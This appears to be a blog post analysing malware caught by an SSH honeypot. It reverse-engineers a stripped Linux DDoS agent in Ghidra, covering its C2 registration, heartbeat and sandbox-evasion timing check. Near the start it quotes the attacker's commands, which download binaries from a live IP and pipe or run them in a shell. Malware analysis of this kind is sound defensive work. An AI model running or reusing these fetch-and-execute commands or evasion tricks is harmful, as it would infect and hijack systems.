

```
>>> whisper wget http://31.170.22.205/bins/whisper.x64
--2025-10-15 23:01:11-- http://31.170.22.205/bins/whisper.x64
Connecting to 31.170.22.205:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 27648 (27K) [application/octet-stream]
Saving to: 'whisper.x64'

whisper.x64          100%[=====>] 27,00K  --.-KB/s   in 0,05s

2025-10-15 23:01:11 (538 KB/s) - 'whisper.x64' saved [27648/27648]

>>> whisper sha256sum whisper.sparc whisper.x64
58189cbd4e6dc0c7d8e66b6a6f75652fc9f4afc7ce0eba7d67d8c3feb0d5381f whisper.sparc
58189cbd4e6dc0c7d8e66b6a6f75652fc9f4afc7ce0eba7d67d8c3feb0d5381f whisper.x64
>>> whisper file whisper.x64
whisper.x64: PE32+ executable for MS Windows 10.00 (GUI), x86-64, 6 sections
>>> whisper file whisper.x64
```

In the past few days I found something fairly interesting in my sandbox. An attacker attempted to install malware, and the initial analysis led me a bit irritated. The attacker used several techniques to prevent delivering the payload to sandboxes. In this post I only show excerpts; I also published a repository on GitHub that contains the full artifacts. **Quick overview of the key facts:**

Affected service: SSH

Honeypot: Cowrie

Attacker IP: 31.170.22.205

Commands executed: (see snippet below)

```
wget -q0- http://31.170.22.205/dl401 | sh
wget -q0- http://31.170.22.205/dl402 | sh
wget -q0- http://31.170.22.205/dl403 | sh
wget -q0- http://31.170.22.205/dl404 | sh
wget -q0- http://31.170.22.205/dl405 | sh
wget -q0- http://31.170.22.205/dl406 | sh
wget -q0- http://31.170.22.205/dl407 | sh
wget -q0- http://31.170.22.205/dl408 | sh
```

The attacker tried to [download a shell script](#). It looks like this:

```
cd /tmp
rm -rf whisper.*
wget http://31.170.22.205/bins/whisper.armv5
chmod +x whisper.armv5
./whisper.armv5 410
cd /tmp
rm -rf whisper.*
wget http://31.170.22.205/bins/whisper.armv6
chmod +x whisper.armv6
./whisper.armv6 410
[...]
```

The script downloads several binaries, sets execute permissions on them, and then runs them. I tried to download those binaries myself and, oddly, every file had the exact same hash. Inspecting the file metadata revealed they are Windows executables.

```
>>> whisper wget http://31.170.22.205/bins/whisper.x64
--2025-10-15 23:01:11-- http://31.170.22.205/bins/whisper.x64
Connecting to 31.170.22.205:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 27648 (27K) [application/octet-stream]
Saving to: 'whisper.x64'

whisper.x64          100%[=====] 27,00K  --.-KB/s   in 0,05s

2025-10-15 23:01:11 (538 KB/s) - 'whisper.x64' saved [27648/27648]

>>> whisper sha256sum whisper.sparc whisper.x64
58189cbd4e6dc0c7d8e66b6a6f75652fc9f4afc7ce0eba7d67d8c3feb0d5381f whisper.sparc
58189cbd4e6dc0c7d8e66b6a6f75652fc9f4afc7ce0eba7d67d8c3feb0d5381f whisper.x64
>>> whisper file whisper.x64
whisper.x64: PE32+ executable for MS Windows 10.00 (GUI), x86-64, 6 sections
>>> whisper file whisper.x64
```

I uploaded the file to VirusTotal for a quick look.

File distributed by Microsoft

58189cbd4e6dc0c7d8e66b6a6f75652fc9f4afc7ce0eba7d67d8c3feb0d5381f

CALC.EXE

Size: 27.00 KB | Last Analysis Date: 14 hours ago

peexe assembly detect-debug-environment 64bits long-sleeps idle known-distributor legit

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 27+

Dynamic Analysis Sandbox Detections

The sandbox ResQta-Hive flags this file as: MALWARE

Security vendors' analysis

Vendor	Status	Vendor	Status
Acronis (Static ML)	Undetected	AhnLab-V3	Undetected
Alibaba	Undetected	AliCloud	Undetected
ALYac	Undetected	Antiy-AVL	Undetected
Arcabit	Undetected	Arctic Wolf	Undetected
Avast	Undetected	AVG	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected
BitDefender	Undetected	Bkav Pro	Undetected
ClamAV	Undetected	CMC	Undetected
CrowdStrike Falcon	Undetected	CTX	Undetected
Cynet	Undetected	Deepinstinct	Undetected
DrWeb	Undetected	Elastic	Undetected

The file turned out to be Microsoft's `calc.exe`, the standard Windows Calculator app. We can verify this by computing the file hash of `calc.exe` on a Windows machine:

```
S C:\Windows\System32> Get-FileHash .\calc.exe

Algorithm Hash Path
-----
SHA256 58189CBD4E6DC0C7D8E66B6A6F75652FC9F4AFC7CE0EBA7D67D8C3FEB0D5381F C:\Windows\System32\calc.exe
```


That gives us confirmation. Since the attacker had already registered with our honeypot, I then attempted to download the files from the honeypot IP, which worked as expected. The attacker deliberately prevents his actual payloads from being easily analyzed by serving them only to selected targets.

► Here's a table of the downloaded binaries (click to open)

For my analysis I'll focus on the file `whisper.x64`.

```
>>> malware-bins file whisper.x64
whisper.x64: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, stripped
```

It's a stripped ELF binary, a binary that has had debugging symbols and symbol names removed. That makes analysis a bit harder, but not impossible. First step: upload the file to VirusTotal.



The screenshot shows the VirusTotal analysis page for the file `whisper.x64`. The file is identified as an ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, and stripped. The file size is 85.77 KB, and the last analysis date is 1 day ago. The file has been flagged as malicious by 8/65 security vendors. The analysis shows that the file matches the rule `POLICY-OTHER HTTP request by IPv4 address attempt at Snort registered user ruleset` (policy-violation). The popular threat label is `trojan.ddos/ddosagent`, and the threat categories are `trojan`. The family labels are `ddos` and `ddosagent`. The security vendors' analysis shows that the file is detected by several vendors, including AliCloud, AVG, Fortinet, Kaspersky, Acronis (Static ML), ALYac, and Arcabit, all of which have identified it as a Trojan or DDoS agent. The file is also detected by Avast, ESET-NOD32, Huorong, Tencent, AhnLab-V3, Antiy-AVL, and Avast Mobile, all of which have identified it as a DDoS agent or a variant of Linux/DDoS.Agent.GP.

Vendor	Detection
AliCloud	Trojan.Linux.Agent.GX
AVG	ELF.DDOSAgent-DK [Trj]
Fortinet	ELF.Agent.GP!tr
Kaspersky	HEUR:Trojan.Linux.Agent.rtd
Acronis (Static ML)	Undetected
ALYac	Undetected
Arcabit	Undetected
Avast	ELF.DDOSAgent-DK [Trj]
ESET-NOD32	A Variant Of Linux/DDoS.Agent.GP
Huorong	Trojan/Linux.DDoS.as
Tencent	Backdoor.Linux.Agent.ckl
AhnLab-V3	Undetected
Antiy-AVL	Undetected
Avast Mobile	Undetected

This was the first submission of the file on VirusTotal, so there is no historical data. Several scanners flagged the binary as a DDoS agent. To find out what it actually does at runtime, I opened it in [Ghidra](#) and started looking at functions. First I checked the strings embedded in the binary.

String Search [CodeBrowser: whisper:/whisper.x64]							
Edit Help							
String Search - 314 items - [whisper.x64, Minimum size = 5, Align = 1]							
...	Loca...	Label	Code Unit	String View	Strin...	Len...	Is Word
00405770			CMP qword ptr [RBX + 0x2...	"H9Kt\$9%"	string	9	false
0040a000	s_31.170.22...	ds	"31.170.22.205"	"31.170.22.205"	string	14	false
0040a012	s_/add.php?	ds	"/add.php?v=%u&a=%s&o...	"/add.php?v=%u&a=%s&o=%u&...	string	29	false
0040a02f	s_GET_%s_...	ds	"GET %s HTTP/1.0\r\nH...	"GET %s HTTP/1.0\r\nHOST: %s:...	string	33	true
0040a050	s_/ping.php?	ds	"/ping.php?v=%u&a=%s&..."	"/ping.php?v=%u&a=%s&e=%u&...	string	30	true
0040a070	s_content-le...	ds	"content-length"	"content-length"	string	15	true
0040a07f	DAT_0040a...	undefined1	28h	"(nil)"	string	6	false
0040a085	s_(null)_004...	ds	"(null)"	"(null)"	string	7	false
0040a094	s_/dev/null_...	ds	"/dev/null"	"/dev/null"	string	10	true
0040a0b0	s_ASCII_004...	ds	"ASCII"	"ASCII"	string	6	false
0040a0b6	s_UTF-8_00...	ds	"UTF-8"	"UTF-8"	string	6	false
0040a0e0	s_Invalid_m...	ds	"Invalid multibyte fo...	"Invalid multibyte format string."	string	33	true
0040a150	DAT_0040a...	undefined1	68h	"hljztqZ"	string	9	false
0040a1a0	s_npxXoudif...	ds	"npxXoudifFeEgGaACScs"	"npxXoudifFeEgGaACScs"	string	21	true
0040a1c0	s_npxXoudif...	ds	"npxXoudifFeEgGaACSnm...	"npxXoudifFeEgGaACSnmcs["	string	24	true
0040a1d8	DAT_0040a...	undefined1	20h	" +0-#I"	string	8	false
0040a1e0	s_Unknown_...	ds	"Unknown error "	"Unknown error "	string	15	true
0040a400	DAT_0040a...	undefined1	68h	"hljztq"	string	8	false
0040a41b	s_nfinity_00...	ds	"nfinity"	"nfinity"	string	8	true
0040a440	s_Success_0...	ds	"Success"	"Success"	string	8	true
0040a448		ds	"Operation not permit...	"Operation not permitted"	string	24	true
0040a460		ds	"No such file or dire...	"No such file or directory"	string	26	true
0040a47a		ds	"No such process"	"No such process"	string	16	true
0040a48a		ds	"Interrupted system c...	"Interrupted system call"	string	24	true
0040a4a2		ds	"Input/output error"	"Input/output error"	string	19	true
0040a4b5		ds	"No such device or ad...	"No such device or address"	string	26	true
0040a4cf		ds	"Argument list too long"	"Argument list too long"	string	23	true
0040a4e6		ds	"Exec format error"	"Exec format error"	string	18	true
0040a4f8		ds	"Bad file descriptor"	"Bad file descriptor"	string	20	true
0040a50c		ds	"No child processes"	"No child processes"	string	19	true
0040a51f		ds	"Resource temporarily...	"Resource temporarily unavaila...	string	33	true
0040a540		ds	"Cannot allocate memory"	"Cannot allocate memory"	string	23	true
0040a557		ds	"Permission denied"	"Permission denied"	string	18	true
0040a569		ds	"Bad address"	"Bad address"	string	12	true
0040a575		ds	"Block device required"	"Block device required"	string	22	true
0040a58b		ds	"Device or resource b...	"Device or resource busy"	string	24	true
0040a5a3		ds	"File exists"	"File exists"	string	12	true
0040a5af		ds	"Invalid cross-device...	"Invalid cross-device link"	string	26	true
0040a5c9		ds	"No such device"	"No such device"	string	15	true
0040a5d8		ds	"Not a directory"	"Not a directory"	string	16	true
0040a5e8		ds	"Is a directory"	"Is a directory"	string	15	true
0040a5f7		ds	"Invalid argument"	"Invalid argument"	string	17	true

Already we can see some interesting strings, for example:

```
DEFINED 0040a000 s_31.170.22.205_0040a000 ds "31.170.22.205" "31.170.22.205" string 14 false
```

```
DEFINED 0040a012 s_/add.php?v=%u&a=%s&o=%u&e=%u_0040a012 ds "/add.php?v=%u&a=%s&o=%u&e=%u" "/add.php?v=%u&a=%s&o=%u&e=%u" string 29 false
```


```
DEFINED 0040a050 s_/ping.php?v=%u&a=%s&e=%u&c=%u_0040a050 ds "/ping.php?v=%u&a=%s&e=%u&c=%u" "/ping.php?v=%u&a=%s&e=%u&c=%u" string 30 true
```

From these strings we can infer a few capabilities:


- **add.php**: registers the client at the C2 server
- **ping.php**: sends a ping / heartbeat to the C2 server

Next I examine syscalls to get a clearer picture of the binary's behavior.

If you want to get an overview of x64 syscalls, you can find them [here](#).



0x31 is the syscall number for `sys_bind`, so we can infer socket-related functionality. I renamed the function to `socket_bind` in Ghidra (right-click > Rename Function) and then checked the incoming calls to see where it is used.



After jumping to function `FUN_004012b1` we see the following code:

```
Decompile: FUN_004012b1 [CodeBrowser: whisper:/wh
File Edit Navigation Search Select Help
Decompile: FUN_004012b1 - (whisper.x64)
1
2 int FUN_004012b1(undefined2 param_1)
3
4 {
5     int iVar1;
6     int iVar2;
7     undefined2 local_28;
8     undefined2 local_26;
9     undefined4 local_24;
10
11     iVar1 = FUN_004036d3(2,1,0);
12     if (iVar1 != -1) {
13         local_28 = 2;
14         local_24 = 0;
15         local_26 = param_1;
16         iVar2 = socket_bind(iVar1,&local_28,0x10);
17         if (-1 < iVar2) {
18             return iVar1;
19         }
20         FUN_00401992(iVar1);
21     }
22     return 0;
23 }
24
```

To bind a socket via syscall we need to look at the [sockaddr_in](#) layout for x64:

```
struct sockaddr_in {
    short      sin_family;   // e.g. AF_INET
    unsigned short sin_port; // e.g. htons(3490)
    struct in_addr sin_addr; // see struct in_addr, below
    char       sin_zero[8]; // zero this if you want to
};
```

Offset 0 (2 bytes): `sin_family` (2 / AF_INET)

Offset 2 (2 bytes): `sin_port` – this is where `param_1` lands

Offset 4 (4 bytes): `sin_addr` – here it's 0 (INADDR_ANY)

So `local_28` corresponds to `sin_family`, `local_24` to `sin_addr`, and `local_26` to `sin_port`. I renamed the variables accordingly and gave the function the name `create_socket`.

```
Decompile: create_socket [CodeBrowser: whisper:/whisper.x64]
File Edit Navigation Search Select Help
Decompile: create_socket - (whisper.x64)
1
2 int create_socket(undefined2 param_1)
3
4 {
5     int iVar1;
6     int iVar2;
7     undefined2 sin_family;
8     undefined2 sin_port;
9     undefined4 sin_addr;
10
11     iVar1 = FUN_004036d3(2,1,0);
12     if (iVar1 != -1) {
13         sin_family = 2;
14         sin_addr = 0;
15         sin_port = param_1;
16         iVar2 = socket_bind(iVar1,&sin_family,0x10);
17         if (-1 < iVar2) {
18             return iVar1;
19         }
20         FUN_00401992(iVar1);
21     }
22     return 0;
23 }
24
```

`FUN_004036d3` likely creates the socket. We can confirm that by searching inside it for syscall `0x29` (which is `sys_socket`). That matches, I renamed that function and fleshed out the code.

```
Decompile: FUN_004036d3 [CodeBrowser: whisper:/whisper.x64]
File Edit Navigation Search Select Help
Decompile: FUN_004036d3 - (whisper.x64)
1
2 /* WARNING: Removing unreachable block (ram,0x004036eb) */
3
4 undefined [16] FUN_004036d3(undefined8 param_1,undefined8 param_2,int param_3)
5
6 {
7     undefined auVar1 [16];
8
9     auVar1._8_8_ = (long)param_3;
10    syscall();
11    auVar1._0_8_ = 0x29;
12    return auVar1;
13 }
14
```

This confirms our assumption, so I can also give this function a name and complete the code as far as possible.

```
Decompile: create_socket [CodeBrowser: whis
File Edit Navigation Search Select Help
Decompile: create_socket - (whisper.x64)
1
2 int create_socket(undefined2 param_1)
3
4 {
5     int status;
6     int iVar1;
7     undefined2 sin_family;
8     undefined2 sin_port;
9     undefined4 sin_addr;
10
11     status = socket_create(2,1,0);
12     if (status != -1) {
13         sin_family = 2;
14         sin_addr = 0;
15         sin_port = param_1;
16         iVar1 = socket_bind(status,&sin_family,0x10);
17         if (-1 < iVar1) {
18             return status;
19         }
20         FUN_00401992(status);
21     }
22     return 0;
23 }
```

We still didn't know which port this socket uses, so I looked at incoming references and found it's called only from FUN_00401020.

```
Decompile: FUN_00401020 [CodeBrowser: wh
File Edit Navigation Search Select Help
Decompile: FUN_00401020 - (whisper.x64)
1
2 undefined8 FUN_00401020(int param_1,long param_2)
3
4 {
5     undefined4 uVar1;
6     int iVar2;
7     undefined local_970 [1184];
8     undefined local_4d0 [1200];
9
10    uVar1 = 0;
11    thunk_FUN_00401602(local_970);
12    if (param_1 == 2) {
13        uVar1 = FUN_0040192f(*(undefined8 *) (param_2 + 8));
14    }
15    iVar2 = create_socket(0x5d15);
16    if (iVar2 != 0) {
17        FUN_00401232(local_4d0);
18        FUN_0040125c(local_4d0,uVar1);
19        FUN_00401992(iVar2);
20        FUN_00401246(local_4d0);
21    }
22    thunk_FUN_00401620(local_970);
23    return 0;
24 }
25
```

Function Call Trees: FUN_00401020 - (whisper.x64)

Incoming Calls

f

 Incoming References - FUN_00401020

entry


```

1
2 void processEntry entry(undefined8 param_1,undefined8 param_2)
3
4 {
5     undefined auStack_8 [8];
6
7     FUN_004047ae(FUN_00401020,param_2,&stack0x00000008,&LAB_00401000,&LAB_00409941,param_1,auStack_8);
8     do {
9         /* WARNING: Do nothing block with infinite loop */
10    } while( true );
11 }
12

```

That function is invoked right after the entry point, it's effectively `main`. From the line `iVar2 = create_socket(0x5d15);` we can infer the port. `0x5d15` in the binary is not the final port number: it's an unsigned short that gets converted with `htons` from host byte order to network byte order.

```

whisper > printf "%d\n" $(( ((0x5d15 & 0xff) << 8) | ((0x5d15 >> 8) & 0xff) ))
5469

```

You can convert it in bash or compute by hand: because `htons` swaps the two bytes on little-endian hosts, `0x5d15` becomes `0x155d`, which is `5469` in decimal. This is a common pattern used, for example, to avoid running two copies of the malware, but it could also be used as a communication channel. To check that, I searched for the `sys_listen` syscall (0x32). There is no `listen` syscall in the binary, so it's safe to assume this is an execution lock rather than a listening server. The decompiled code also confirms this.

```

1
2 undefined8 main(int param_1,long param_2)
3
4 {
5     undefined4 uVar1;
6     int iVar2;
7     undefined local_970 [1184];
8     undefined local_4d0 [1200];
9
10    uVar1 = 0;
11    thunk_FUN_00401602(local_970);
12    if (param_1 == 2) {
13        uVar1 = FUN_0040192f(*(undefined8 *)(param_2 + 8));
14    }
15    iVar2 = create_socket(0x5d15);
16    if (iVar2 != 0) {
17        FUN_00401232(local_4d0);
18        FUN_0040125c(local_4d0,uVar1);
19        FUN_00401992(iVar2);
20        FUN_00401246(local_4d0);
21    }
22    thunk_FUN_00401620(local_970);
23    return 0;
24 }

```

`iVar2` is the return status of the socket creation; if `iVar2 == -1` socket creation failed and the program exits.

Now let's look more closely at the block of code that follows a successful socket creation. I'll skip `FUN_0040123` and `FUN_00401246` because they only initialize and destroy a buffer, they don't add relevant functionality.

```

1
2 void FUN_0040125c(long param_1,int param_2)
3
4 {
5     char cVar1;
6     int iVar2;
7
8     cVar1 = FUN_0040120a();
9     if (cVar1 == '\0') {
10         if (param_2 != 0) {
11             FUN_004013c6(param_1 + 8,2,param_2);
12         }
13         iVar2 = 0;
14         do {
15             iVar2 = iVar2 + 1;
16             FUN_004014e2(param_1 + 8,2,param_2,iVar2);
17             FUN_00404634(300);
18         } while (iVar2 != 0x240);
19     }
20     return;
21 }

```

To understand the logic I examined four helper functions: `FUN_0040120a`, `FUN_004013c6`, `FUN_004014e2`, and `FUN_00404634`. I started with `FUN_00404634` because it has the most incoming references.

```

1
2 ulong FUN_00404634(uint param_1)
3
4 {
5     int iVar1;
6     ulong uVar2;
7     ulong local_40;
8     ulong local_38;
9     long local_30;
10    long local_28 [4];
11
12    uVar2 = (ulong)param_1;
13    local_30 = 0;
14    if (param_1 != 0) {
15        local_40 = 0x10000;
16        local_38 = uVar2;
17        FUN_00404f1f(0x11,0,local_28);
18        if (local_28[0] == 1) {
19            FUN_004051d8(0,&local_40,&local_40);
20        }
21        uVar2 = 0;
22        iVar1 = FUN_0040504b(&local_38,&local_38);
23        if (iVar1 != 0) {
24            uVar2 = (ulong)((uint)(499999999 < local_30) + (int)local_38);
25        }
26        if ((local_40 & 0x10000) == 0) {
27            FUN_004051d8(2,&local_40,0);
28        }
29    }
30    return uVar2;

```

This one is most likely a sleep function. If `param_1 == 0` nothing happens, that's typical for sleep wrappers. If `param_1 != 0`, the routine calls into the kernel through several helper calls and performs a timed wait.

```

1
2 /* WARNING: Removing unreachable block (ram,0x00404f74) */
3
4 undefined [16] FUN_00404f1f(undefined8 param_1,long param_2,undefined8 param_3)
5
6 {
7     undefined auVar1 [16];
8     undefined auStack_38 [32];
9
10    if (param_2 != 0) {
11        FUN_00402b30(auStack_38,param_2,0x20);
12    }
13    syscall();
14    auVar1._8_8_ = param_3;
15    auVar1._0_8_ = 0xd;
16    return auVar1;
17 }

```

Inside it calls `FUN_00404f1f(0x11, 0, local_28)`, that's a wrapper for a syscall. The parameter `0x11` is the syscall we care about; on x86-64 that's `sys_rt_sigtimedwait`. `rt_sigtimedwait` lets you wait for signals with a timeout, so the code can sleep while still being able to respond to signals (from another thread, an IPC, or a realtime signal). Many analysis and monitoring tools hook libc sleep functions like `nanosleep()`; by using direct syscalls the malware can bypass those hooks and make runtime analysis harder. After that the code performs what looks like a timer or remaining-time check, it computes elapsed time or remaining time and returns that value. I renamed this helper to `sleep` for clarity.

```

22    lVar1 = FUN_0040504b(&local_38,&local_38);
23    if (lVar1 != 0) {
24        uVar2 = (ulong)((uint)(499999999 < local_30) + (int)local_38);
25    }

```

FUN_0040120a

```

2 undefined8 FUN_0040120a(void)
3
4 {
5     long lVar1;
6     long lVar2;
7
8     lVar1 = FUN_004019c9(0);
9     sleep(10);
10    lVar2 = FUN_004019c9(0);
11    return CONCAT71((int7)((ulong)(lVar2 - lVar1) >> 8),lVar2 - lVar1 < 5);
12 }
13

```

```

1
2 undefined8 FUN_004019c9(void)
3
4 {
5     syscall();
6     return 0xc9;
7 }
8

```

```

7
8    cVar1 = FUN_0040120a();
9    if (cVar1 == '\0') {
10        if (param_2 != 0) {

```

`FUN_0040120a` uses syscall `0xc9`, which is a time-related syscall. The function measures elapsed time across a 10-second delay, a typical sandbox-evasion trick. The code checks the difference and only executes the following block if the delta indicates the sleep actually occurred. I renamed this to `time_passed_check`.

FUN_004013c6

```
2 bool FUN_004013c6(undefined8 param_1,undefined4 param_2,undefined4 param_3)
3
4 {
5     int iVar1;
6     int iVar2;
7     undefined8 uVar3;
8     long lVar4;
9     undefined4 local_104c;
10    undefined4 local_1048;
11    undefined local_1039 [2048];
12    undefined local_839 [2057];
13
14    iVar1 = socket_create(2,1,0);
15    if (iVar1 != -1) {
16        local_1048 = FUN_0040341c("31.170.22.205");
17        local_104c = 0x50000002;
18        iVar2 = FUN_00403461(iVar1,&local_104c,0x10);
19        if (iVar2 == 0) {
20            FUN_004019d1(local_1039,"/add.php?v=%u&a=%s&o=%u&e=%u",param_2,&DAT_0040a00e,1,param_3);
21            FUN_004019d1(local_839,"GET %s HTTP/1.0\r\nHOST: %s:%u\r\n\r\n",local_1039,"31.170.22.205",
22                0x50);
23            uVar3 = FUN_00402e30(local_839);
24            lVar4 = FUN_00401314(param_1,iVar1,local_839,uVar3);
25            if (lVar4 != -1) {
26                lVar4 = FUN_0040135a(param_1,iVar1,local_839,0x800);
27                if (0 < lVar4) {
28                    local_839[lVar4] = 0;
29                }
30                FUN_00401992(iVar1);
31                return 0 < lVar4;
32            }
33        }
34        FUN_00401992(iVar1);
35    }
36    return false;
37 }
```

FUN_004013c6 is straightforward: it performs a GET request to the C2's **add.php**. That is the client registration step. The GET parameters **v**, **a**, **o**, and **e** map roughly as follows:

- **v**: fixed value
- **a**: CPU architecture (agent string)
- **o**: fixed value
- **e**: the value passed to the binary at execution time

I renamed the function to **add_client**.

FUN_004014e2

The last function, **FUN_004014e2**, is similar to **add_client**. It sends a ping to the C2 server and returns a boolean indicating success or failure. I renamed it **ping_cnc**.

```

2 bool FUN_004014e2(undefined8 param_1,undefined4 param_2,undefined4 param_3,undefined4 param_4)
3
4 {
5     int iVar1;
6     int iVar2;
7     undefined8 uVar3;
8     long lVar4;
9     undefined4 local_104c;
10    undefined4 local_1048;
11    undefined local_1039 [2048];
12    undefined local_839 [2057];
13
14    iVar1 = socket_create(2,1,0);
15    if (iVar1 != -1) {
16        local_1048 = FUN_0040341c("31.170.22.205");
17        local_104c = 0x50000002;
18        iVar2 = FUN_00403461(iVar1,&local_104c,0x10);
19        if (iVar2 == 0) {
20            FUN_004019d1(local_1039,"/ping.php?v=%u&a=%s&e=%u&c=%u",param_2,&DAT_0040a00e,param_3,param_4)
21            ;
22            FUN_004019d1(local_839,"GET %s HTTP/1.0\r\nHOST: %s:%u\r\n\r\n",local_1039,"31.170.22.205",
23                0x50);
24            uVar3 = FUN_00402e30(local_839);
25            lVar4 = FUN_00401314(param_1,iVar1,local_839,uVar3);
26            if (lVar4 != -1) {
27                lVar4 = FUN_0040135a(param_1,iVar1,local_839,0x800);
28                if (0 < lVar4) {
29                    local_839[lVar4] = 0;
30                }
31                FUN_00401992(iVar1);
32                return 0 < lVar4;
33            }
34        }
35        FUN_00401992(iVar1);
36    }
37    return false;
38 }

```

I've now analyzed and named all four helper functions used by `FUN_0040125c`. Here's the result:

```

